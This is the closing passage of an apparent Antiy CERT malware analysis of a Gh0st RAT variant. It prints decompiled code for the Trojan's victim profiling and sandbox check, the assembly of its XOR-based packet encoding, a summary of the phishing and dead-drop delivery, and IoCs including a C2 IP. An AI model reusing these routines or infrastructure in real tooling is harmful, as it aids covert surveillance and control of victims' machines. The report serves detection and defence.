```


Figure 5-14Decrypt received data

This Gh0st remote access Trojan variant collects basic system information such as the operating system version and CPU, and attempts to obtain information such as the QQ number logged in to the current system, related processes of anti-virus products, and whether the current process is in the analysis environment, in order to construct an online package.


```
VersionInformation.dwOSVersionInfoSize = 156;
GetVersionExA(&VersionInformation);
sub_727280(
  (int)&VersionInformation.dwMajorVersion,
  (int)&VersionInformation.dwMinorVersion,
  &VersionInformation.dwBuildNumber);          // 获取操作系统版本
v23 = sub_726DE0() != 0;
sub_726BC0((int)v20);                          // 获取CPU信息
v3 = sub_726F90();                             // 遍历窗体，获得当前系统登录的QQ号信息
lstrcpyA(String1, v3);
strcpy(v26, sub_7271F0());                     // 遍历进程，检查是否存在反病毒产品相关进程，若不存在则返回"暂未发现"
v28 = 0;
plii.cbSize = 8;
GetLastInputInfo(&plii);
if ( GetTickCount() - plii.dwTime > 0x2BF20 ) // 根据当前时间与最后一次输入事件时间的差值，检查是否处于分析环境
  v28 = 1;
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);                 // 获取内存信息
v24 = Buffer.ullTotalPhys >> 20;
v21 = a2;
v22 = sub_726A60();
v4 = (const CHAR *)((int (*)(void))sub_726EB0)();// 检查本地系统的网络连接状态
lstrcpyA(v18, v4);
sub_727160((int)aRdpTcp, v29, 128);            // 获取当前系统远程桌面的端口号
sub_726E30((int)v31, v25, 50);                 // 检查MarkTime注册表项，确认是否曾经感染此机器
return sub_721A10((char *)a1, &v14, 0x23Cu);   // 向C2发送信息
```


Figure 5-15Collect information to construct an online package

After constructing the online packet, the online packet data is encrypted. The encryption algorithm is opposite to the algorithm for decrypting the received data: the sent data is first XORed with 0xFC byte by byte, and then added with 49. Finally, the encrypted online packet is obtained and sent to the C2 server.

```
loc_721B7F:                             ; CODE XREF: sub_721B70+1E↓j
        mov     dl, [ecx+eax]
        xor     dl, 0FCh
        add     dl, 49
        mov     [ecx+eax], dl
        inc     ecx
        cmp     ecx, esi
        jl      short loc_721B7F
```


Figure 5-16Encrypt online packet data

6 Summarize

The attacker drops bait files disguised as applications on download sites, or uses phishing emails to send bait files disguised as documents to lure users to download and execute them. The attacker uses the "DDR" (Dead Drop Resolvers) technology to host malicious payloads on cloud note platforms, and uses trusted sites to evade security products' detection on the traffic side, and ultimately delivers remote access Trojans to remotely control the victim's host and execute a variety of malicious functions.

The Gh0st RAT has been made public, so there are still attackers who customize and develop malicious functions based on the open source code and use fake websites, counterfeit programs, phishing emails,etc. to spread Gh0st RAT variants. Antiy CERT published "Analysis of Attacks Involving the Deployment of Remote Access Trojans Through a Fake Chinese Version of the Telegram Website" on October 24 , 2022 [1] , which introduced another attack activity that delivered this RAT variant.

We recommend that users download genuine software from official websites and do not easily open files in chat groups, forums, or emails that have not been security-checked. To prevent the impact of this attack from expanding, Antiy CERT will continue to follow up and pay attention.

7 IoCs

IoCs
472262D56604F589EE85278FAA43C814
9406935AAF579B54C49D6EDC8EE41BCA
B4D53B8479DE2E227400203E35CC762A
114AA65CE6A2EDC916DC211EED9320E3
0D40B8EF98E5DFDD6E29A629740327A3
1764813E8B969DF163D675A042A7DFCD
6CB6CAEFFC9A8A27B91835FDAD750F90
DC5CFAA8F29824B4D92B3C0ADE1813AC
C98F06B0F69566F60126C8FFB41EC872
D578B8B44D7D413721A6EA0D7CE2BBCB
A1D5DEC080C558948387F534FAA69DC9
50C7E9537ECD1A78E2A2B8A8F3426E37
https[:]//note.**.com/**/index.html?id=3865a47559efe2bcbe0fedf89106d323&type=notebook&_time=1677420095103
164.88.197.3

Appendix 1: References

[1] Analysis of Attacks Involving the Deployment of Remote Access Trojans Through a Fake Chinese Version of the

Telegram Website

https://www.antiy.cn/research/notice&report/research_report/20221024.html

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

